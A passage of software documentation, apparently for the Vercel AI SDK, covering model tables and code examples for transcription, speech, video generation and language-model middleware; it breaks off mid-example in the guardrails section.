1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/fast-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-pro/v1.1-ultra |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/ideogram/v2 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/recraft-v3 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/stable-diffusion-3.5-large |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/hyper-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| DeepInfra | stabilityai/sd3.5 |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | black-forest-labs/FLUX-1.1-pro |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-schnell |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-dev |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-pro |
256-1440 (multiples of 32) |
| DeepInfra | stabilityai/sd3.5-medium |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | stabilityai/sdxl-turbo |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| Replicate | black-forest-labs/flux-schnell |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Replicate | recraft-ai/recraft-v3 |
1024x1024, 1365x1024, 1024x1365, 1536x1024, 1024x1536, 1820x1024, 1024x1820, 1024x2048, 2048x1024, 1434x1024, 1024x1434, 1024x1280, 1280x1024, 1024x1707, 1707x1024 |
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
| Google Vertex | imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Fireworks | accounts/fireworks/models/flux-1-dev-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/flux-1-schnell-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/japanese-stable-diffusion-xl |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/playground-v2-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/SSD-1B |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Luma | photon-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Luma | photon-flash-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Together.ai | stabilityai/stable-diffusion-xl-base-1.0 |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev-lora |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-canny |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-depth |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-redux |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell-Free |
512x512, 768x768, 1024x1024 |
| Black Forest Labs | flux-kontext-pro |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-kontext-max |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.1-ultra |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.1 |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.0-fill |
From 3:7 (portrait) to 7:3 (landscape) |
Above are a small subset of the image models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Transcription description: Learn how to transcribe audio with the AI SDK.
Transcription
Transcription is an experimental feature.
The AI SDK provides the transcribe
function to transcribe audio using a transcription model.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
The audio property can be a Uint8Array, ArrayBuffer, Buffer, string (base64 encoded audio data), or a URL.
To access the generated transcript:
const text = transcript.text; // transcript text e.g. "Hello, world!"
const segments = transcript.segments; // array of segments with start and end times, if available
const language = transcript.language; // language of the transcript e.g. "en", if available
const durationInSeconds = transcript.durationInSeconds; // duration of the transcript in seconds, if available
Settings
Provider-Specific settings
Transcription models often have provider or model-specific settings which you can set using the providerOptions parameter.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: {
openai: {
timestampGranularities: ['word'],
},
},
});
Download Size Limits
When audio is a URL, the SDK downloads the file with a default 2 GiB size limit.
You can customize this using createDownload:
import { experimental_transcribe as transcribe, createDownload } from 'ai';
import { openai } from '@ai-sdk/openai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
download: createDownload({ maxBytes: 50 * 1024 * 1024 }), // 50 MB limit
});
You can also provide a fully custom download function:
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
download: async ({ url }) => {
const res = await myAuthenticatedFetch(url);
return {
data: new Uint8Array(await res.arrayBuffer()),
mediaType: res.headers.get('content-type') ?? undefined,
};
},
});
If a download exceeds the size limit, a DownloadError is thrown:
import { experimental_transcribe as transcribe, DownloadError } from 'ai';
import { openai } from '@ai-sdk/openai';
try {
await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
});
} catch (error) {
if (DownloadError.isInstance(error)) {
console.log('Download failed:', error.message);
}
}
Abort Signals and Timeouts
transcribe accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the transcription process or set a timeout.
This is particularly useful when combined with URL downloads to prevent long-running requests:
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
abortSignal: AbortSignal.timeout(5000), // Abort after 5 seconds
});
Custom Headers
transcribe accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the transcription request.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
const warnings = transcript.warnings;
Error Handling
When transcribe cannot generate a valid transcript, it throws a AI_NoTranscriptGeneratedError.
This error can arise for any of the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the transcription model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_transcribe as transcribe,
NoTranscriptGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
try {
await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
} catch (error) {
if (NoTranscriptGeneratedError.isInstance(error)) {
console.log('NoTranscriptGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Transcription Models
| Provider | Model |
|---|---|
| OpenAI | whisper-1 |
| OpenAI | gpt-4o-transcribe |
| OpenAI | gpt-4o-mini-transcribe |
| ElevenLabs | scribe_v1 |
| ElevenLabs | scribe_v1_experimental |
| Groq | whisper-large-v3-turbo |
| Groq | whisper-large-v3 |
| Azure OpenAI | whisper-1 |
| Azure OpenAI | gpt-4o-transcribe |
| Azure OpenAI | gpt-4o-mini-transcribe |
| Rev.ai | machine |
| Rev.ai | low_cost |
| Rev.ai | fusion |
| Deepgram | base (+ variants) |
| Deepgram | enhanced (+ variants) |
| Deepgram | nova (+ variants) |
| Deepgram | nova-2 (+ variants) |
| Deepgram | nova-3 (+ variants) |
| Gladia | default |
| AssemblyAI | best |
| AssemblyAI | nano |
| Fal | whisper |
| Fal | wizper |
Above are a small subset of the transcription models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Speech description: Learn how to generate speech from text with the AI SDK.
Speech
Speech is an experimental feature.
The AI SDK provides the generateSpeech
function to generate speech from text using a speech model.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy',
});
Language Setting
You can specify the language for speech generation (provider support varies):
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
const audio = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hola, mundo!',
language: 'es', // Spanish
});
To access the generated audio:
const audioData = result.audio.uint8Array; // audio data as Uint8Array
// or
const audioBase64 = result.audio.base64; // audio data as base64 string
Settings
Provider-Specific settings
You can set model-specific settings with the providerOptions parameter.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
providerOptions: {
openai: {
// ...
},
},
});
Abort Signals and Timeouts
generateSpeech accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the speech generation process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateSpeech accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the speech generation request.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
});
const warnings = audio.warnings;
Error Handling
When generateSpeech cannot generate a valid audio, it throws a AI_NoSpeechGeneratedError.
This error can arise for any of the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the speech model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_generateSpeech as generateSpeech,
NoSpeechGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
try {
await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
});
} catch (error) {
if (NoSpeechGeneratedError.isInstance(error)) {
console.log('AI_NoSpeechGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Speech Models
| Provider | Model |
|---|---|
| OpenAI | tts-1 |
| OpenAI | tts-1-hd |
| OpenAI | gpt-4o-mini-tts |
| ElevenLabs | eleven_v3 |
| ElevenLabs | eleven_multilingual_v2 |
| ElevenLabs | eleven_flash_v2_5 |
| ElevenLabs | eleven_flash_v2 |
| ElevenLabs | eleven_turbo_v2_5 |
| ElevenLabs | eleven_turbo_v2 |
| LMNT | aurora |
| LMNT | blizzard |
| Hume | default |
Above are a small subset of the speech models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Video Generation description: Learn how to generate videos with the AI SDK.
Video Generation
The AI SDK provides the experimental_generateVideo
function to generate videos based on a given prompt using a video model.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
});
You can access the video data using the base64 or uint8Array properties:
const base64 = video.base64; // base64 video data
const uint8Array = video.uint8Array; // Uint8Array video data
Settings
Aspect Ratio
The aspect ratio is specified as a string in the format {width}:{height}.
Models only support a few aspect ratios, and the supported aspect ratios are different for each model and provider.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
aspectRatio: '16:9',
});
Resolution
The resolution is specified as a string in the format {width}x{height}.
Models only support specific resolutions, and the supported resolutions are different for each model and provider.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A serene mountain landscape at sunset',
resolution: '1280x720',
});
Duration
Some video models support specifying the duration of the generated video in seconds.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A timelapse of clouds moving across the sky',
duration: 5,
});
Frames Per Second (FPS)
Some video models allow you to specify the frames per second for the generated video.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A hummingbird in slow motion',
fps: 24,
});
Generating Multiple Videos
experimental_generateVideo supports generating multiple videos at once:
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { videos } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A rocket launching into space',
n: 3, // number of videos to generate
});
Each video model has an internal limit on how many videos it can generate in a single API call. The AI SDK manages this automatically by batching requests appropriately when you request multiple videos using the n parameter. Most video models only support generating 1 video per call due to computational cost.
If needed, you can override this behavior using the maxVideosPerCall setting:
const { videos } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A rocket launching into space',
maxVideosPerCall: 2, // Override the default batch size
n: 4, // Will make 2 calls of 2 videos each
});
Image-to-Video Generation
Some video models support generating videos from an input image. You can provide an image using the prompt object:
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: {
image: 'https://example.com/my-image.png',
text: 'Animate this image with gentle motion',
},
});
You can also provide the image as a base64-encoded string or Uint8Array:
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: {
image: imageBase64String, // or imageUint8Array
text: 'Animate this image',
},
});
Providing a Seed
You can provide a seed to the experimental_generateVideo function to control the output of the video generation process.
If supported by the model, the same seed will always produce the same video.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
seed: 1234567890,
});
Provider-specific Settings
Video models often have provider- or even model-specific settings.
You can pass such settings to the experimental_generateVideo function
using the providerOptions parameter. The options for the provider
become request body properties.
import { experimental_generateVideo as generateVideo } from 'ai';
import { fal } from '@ai-sdk/fal';
const { video } = await generateVideo({
model: fal.video('luma-dream-machine/ray-2'),
prompt: 'A cat walking on a treadmill',
aspectRatio: '16:9',
providerOptions: {
fal: { loop: true, motionStrength: 0.8 },
},
});
Abort Signals and Timeouts
experimental_generateVideo accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the video generation process or set a timeout.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
abortSignal: AbortSignal.timeout(60000), // Abort after 60 seconds
});
Polling Timeout
Video generation is an asynchronous process that can take several minutes to complete. Most providers use a polling mechanism where the SDK periodically checks if the video is ready. The default polling timeout is typically 5 minutes, which may not be sufficient for longer videos or certain models.
You can configure the polling timeout using provider-specific options. Each provider exports a type for its options that you can use with satisfies for type safety:
import { experimental_generateVideo as generateVideo } from 'ai';
import { fal, type FalVideoModelOptions } from '@ai-sdk/fal';
const { video } = await generateVideo({
model: fal.video('luma-dream-machine/ray-2'),
prompt: 'A cinematic timelapse of a city from dawn to dusk',
duration: 10,
providerOptions: {
fal: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies FalVideoModelOptions,
},
});
Custom Headers
experimental_generateVideo accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the video generation request.
import { experimental_generateVideo as generateVideo } from 'ai';
__PROVIDER_IMPORT__;
const { video } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
If the model returns warnings, e.g. for unsupported parameters, they will be available in the warnings property of the response.
const { video, warnings } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A cat walking on a treadmill',
});
Additional Provider-specific Metadata
Some providers expose additional metadata for the result overall or per video.
const prompt = 'A cat walking on a treadmill';
const { video, providerMetadata } = await generateVideo({
model: fal.video('luma-dream-machine/ray-2'),
prompt,
});
// Access provider-specific metadata
const videoMetadata = providerMetadata.fal?.videos[0];
console.log({
duration: videoMetadata?.duration,
fps: videoMetadata?.fps,
width: videoMetadata?.width,
height: videoMetadata?.height,
});
The outer key of the returned providerMetadata is the provider name. The inner values are the metadata. A videos key is typically present in the metadata and is an array with the same length as the top level videos key.
When generating multiple videos with n > 1, you can also access per-call metadata through the responses array:
const { videos, responses } = await generateVideo({
model: __VIDEO_MODEL__,
prompt: 'A rocket launching into space',
n: 5, // May require multiple API calls
});
// Access metadata from each individual API call
for (const response of responses) {
console.log({
timestamp: response.timestamp,
modelId: response.modelId,
// Per-call provider metadata (lossless)
providerMetadata: response.providerMetadata,
});
}
Error Handling
When experimental_generateVideo cannot generate a valid video, it throws a AI_NoVideoGeneratedError.
This error occurs when the AI provider fails to generate a video. It can arise due to the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the video model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling
import {
experimental_generateVideo as generateVideo,
NoVideoGeneratedError,
} from 'ai';
try {
await generateVideo({ model, prompt });
} catch (error) {
if (NoVideoGeneratedError.isInstance(error)) {
console.log('NoVideoGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Video Models
| Provider | Model | Features |
|---|---|---|
| FAL | luma-dream-machine/ray-2 |
Text-to-video, image-to-video |
| FAL | minimax-video |
Text-to-video |
veo-2.0-generate-001 |
Text-to-video, up to 4 videos per call | |
| Google Vertex | veo-3.1-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-3.1-fast-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-3.0-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-3.0-fast-generate-001 |
Text-to-video, audio generation |
| Google Vertex | veo-2.0-generate-001 |
Text-to-video, up to 4 videos per call |
| Kling AI | kling-v2.6-t2v |
Text-to-video |
| Kling AI | kling-v2.6-i2v |
Image-to-video |
| Kling AI | kling-v2.6-motion-control |
Motion control |
| Replicate | minimax/video-01 |
Text-to-video |
| xAI | grok-imagine-video |
Text-to-video, image-to-video, editing, extension, R2V |
Above are a small subset of the video models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Language Model Middleware description: Learn how to use middleware to enhance the behavior of language models
Language Model Middleware
Language model middleware is a way to enhance the behavior of language models by intercepting and modifying the calls to the language model.
It can be used to add features like guardrails, RAG, caching, and logging in a language model agnostic way. Such middleware can be developed and distributed independently from the language models that they are applied to.
Using Language Model Middleware
You can use language model middleware with the wrapLanguageModel function.
It takes a language model and a language model middleware and returns a new
language model that incorporates the middleware.
import { wrapLanguageModel, streamText } from 'ai';
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: yourLanguageModelMiddleware,
});
The wrapped language model can be used just like any other language model, e.g. in streamText:
const result = streamText({
model: wrappedLanguageModel,
prompt: 'What cities are in the United States?',
});
Multiple middlewares
You can provide multiple middlewares to the wrapLanguageModel function.
The middlewares will be applied in the order they are provided.
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: [firstMiddleware, secondMiddleware],
});
// applied as: firstMiddleware(secondMiddleware(yourModel))
Built-in Middleware
The AI SDK comes with several built-in middlewares that you can use to configure language models:
extractReasoningMiddleware: Extracts reasoning information from the generated text and exposes it as areasoningproperty on the result.extractJsonMiddleware: Extracts JSON from text content by stripping markdown code fences. Useful when usingOutput.object()with models that wrap JSON responses in code blocks.simulateStreamingMiddleware: Simulates streaming behavior with responses from non-streaming language models.defaultSettingsMiddleware: Applies default settings to a language model.addToolInputExamplesMiddleware: Adds tool input examples to tool descriptions for providers that don't natively support theinputExamplesproperty.
Extract Reasoning
Some providers and models expose reasoning information in the generated text using special tags, e.g. <think> and </think>.
The extractReasoningMiddleware function can be used to extract this reasoning information and expose it as a reasoning property on the result.
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
The extractReasoningMiddleware function also includes a startWithReasoning option.
When set to true, the reasoning tag will be prepended to the generated text.
This is useful for models that do not include the reasoning tag at the beginning of the response.
For more details, see the DeepSeek R1 guide.
Extract JSON
Some models wrap JSON responses in markdown code fences (e.g., ```json ... ```) even when you request structured output.
The extractJsonMiddleware function strips these code fences from the response, making it compatible with Output.object().
import {
wrapLanguageModel,
extractJsonMiddleware,
Output,
generateText,
} from 'ai';
import { z } from 'zod';
const model = wrapLanguageModel({
model: yourModel,
middleware: extractJsonMiddleware(),
});
const result = await generateText({
model,
output: Output.object({
schema: z.object({
name: z.string(),
ingredients: z.array(z.string()),
}),
}),
prompt: 'Generate a recipe.',
});
You can also provide a custom transform function for models that use different formatting:
const model = wrapLanguageModel({
model: yourModel,
middleware: extractJsonMiddleware({
transform: text => text.replace(/^PREFIX/, '').replace(/SUFFIX$/, ''),
}),
});
Simulate Streaming
The simulateStreamingMiddleware function can be used to simulate streaming behavior with responses from non-streaming language models.
This is useful when you want to maintain a consistent streaming interface even when using models that only provide complete responses.
import { wrapLanguageModel, simulateStreamingMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: simulateStreamingMiddleware(),
});
Default Settings
The defaultSettingsMiddleware function can be used to apply default settings to a language model.
import { wrapLanguageModel, defaultSettingsMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: defaultSettingsMiddleware({
settings: {
temperature: 0.5,
maxOutputTokens: 800,
providerOptions: { openai: { store: false } },
},
}),
});
Add Tool Input Examples
The addToolInputExamplesMiddleware function adds tool input examples to tool descriptions.
This is useful for providers that don't natively support the inputExamples property on tools.
The middleware serializes the examples into the tool's description text so models can still benefit from seeing example inputs.
import { wrapLanguageModel, addToolInputExamplesMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: addToolInputExamplesMiddleware({
prefix: 'Input Examples:',
}),
});
When you define a tool with inputExamples, the middleware will append them to the tool's description:
import { generateText, tool } from 'ai';
import { z } from 'zod';
const result = await generateText({
model, // wrapped model from above
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string(),
}),
inputExamples: [
{ input: { location: 'San Francisco' } },
{ input: { location: 'London' } },
],
}),
},
prompt: 'What is the weather in Tokyo?',
});
The tool description will be transformed to:
Get the weather in a location
Input Examples:
{"location":"San Francisco"}
{"location":"London"}
Options
prefix(optional): A prefix text to prepend before the examples. Default:'Input Examples:'.format(optional): A custom formatter function for each example. Receives the example object and its index. Default:JSON.stringify(example.input).remove(optional): Whether to remove theinputExamplesproperty from the tool after adding them to the description. Default:true.
const model = wrapLanguageModel({
model: yourModel,
middleware: addToolInputExamplesMiddleware({
prefix: 'Input Examples:',
format: (example, index) =>
`${index + 1}. ${JSON.stringify(example.input)}`,
remove: true,
}),
});
Community Middleware
The AI SDK provides a Language Model Middleware specification. Community members can develop middleware that adheres to this specification, making it compatible with the AI SDK ecosystem.
Here are some community middlewares that you can explore:
Custom tool call parser
The Custom tool call parser middleware extends tool call capabilities to models that don't natively support the OpenAI-style tools parameter. This includes many self-hosted and third-party models that lack native function calling features.
This middleware enables function calling capabilities by converting function schemas into prompt instructions and parsing the model's responses into structured function calls. It works by transforming the JSON function definitions into natural language instructions the model can understand, then analyzing the generated text to extract function call attempts. This approach allows developers to use the same function calling API across different model providers, even with models that don't natively support the OpenAI-style function calling format, providing a consistent function calling experience regardless of the underlying model implementation.
The @ai-sdk-tool/parser package offers three middleware variants:
createToolMiddleware: A flexible function for creating custom tool call middleware tailored to specific modelshermesToolMiddleware: Ready-to-use middleware for Hermes & Qwen format function callsgemmaToolMiddleware: Pre-configured middleware for Gemma 3 model series function call format
Here's how you can enable function calls with Gemma models that don't support them natively:
import { wrapLanguageModel } from 'ai';
import { gemmaToolMiddleware } from '@ai-sdk-tool/parser';
const model = wrapLanguageModel({
model: openrouter('google/gemma-3-27b-it'),
middleware: gemmaToolMiddleware,
});
Find more examples at this link.
Implementing Language Model Middleware
You can implement any of the following three function to modify the behavior of the language model:
transformParams: Transforms the parameters before they are passed to the language model, for bothdoGenerateanddoStream.wrapGenerate: Wraps thedoGeneratemethod of the language model. You can modify the parameters, call the language model, and modify the result.wrapStream: Wraps thedoStreammethod of the language model. You can modify the parameters, call the language model, and modify the result.
Here are some examples of how to implement language model middleware:
Examples
Logging
This example shows how to log the parameters and generated text of a language model call.
import type {
LanguageModelV3Middleware,
LanguageModelV3StreamPart,
} from '@ai-sdk/provider';
export const yourLogMiddleware: LanguageModelV3Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('doGenerate called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const result = await doGenerate();
console.log('doGenerate finished');
console.log(`generated text: ${result.text}`);
return result;
},
wrapStream: async ({ doStream, params }) => {
console.log('doStream called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const { stream, ...rest } = await doStream();
let generatedText = '';
const textBlocks = new Map<string, string>();
const transformStream = new TransformStream<
LanguageModelV3StreamPart,
LanguageModelV3StreamPart
>({
transform(chunk, controller) {
switch (chunk.type) {
case 'text-start': {
textBlocks.set(chunk.id, '');
break;
}
case 'text-delta': {
const existing = textBlocks.get(chunk.id) || '';
textBlocks.set(chunk.id, existing + chunk.delta);
generatedText += chunk.delta;
break;
}
case 'text-end': {
console.log(
`Text block ${chunk.id} completed:`,
textBlocks.get(chunk.id),
);
break;
}
}
controller.enqueue(chunk);
},
flush() {
console.log('doStream finished');
console.log(`generated text: ${generatedText}`);
},
});
return {
stream: stream.pipeThrough(transformStream),
...rest,
};
},
};
Caching
This example shows how to build a simple cache for the generated text of a language model call.
import type { LanguageModelV3Middleware } from '@ai-sdk/provider';
const cache = new Map<string, any>();
export const yourCacheMiddleware: LanguageModelV3Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
const cacheKey = JSON.stringify(params);
if (cache.has(cacheKey)) {
return cache.get(cacheKey);
}
const result = await doGenerate();
cache.set(cacheKey, result);
return result;
},
// here you would implement the caching logic for streaming
};
Retrieval Augmented Generation (RAG)
This example shows how to use RAG as middleware.
import type { LanguageModelV3Middleware } from '@ai-sdk/provider';
export const yourRagMiddleware: LanguageModelV3Middleware = {
transformParams: async ({ params }) => {
const lastUserMessageText = getLastUserMessageText({
prompt: params.prompt,
});
if (lastUserMessageText == null) {
return params; // do not use RAG (send unmodified parameters)
}
const instruction =
'Use the following information to answer the question:\n' +
findSources({ text: lastUserMessageText })
.map(chunk => JSON.stringify(chunk))
.join('\n');
return addToLastUserMessage({ params, text: instruction });
},
};
Guardrails
Guard rails are a way to ensure that the generated text of a language model call is safe and appropriate. This example shows how to use guardrails as middleware.
import type { LanguageModelV3Middleware } from '@ai-sdk/provider';
export const yourGuardrailMiddleware: LanguageModelV3Middleware = {
wrapGenerate: async ({ doGenerate }) => {
const { text, ...rest } = await doGenerate();
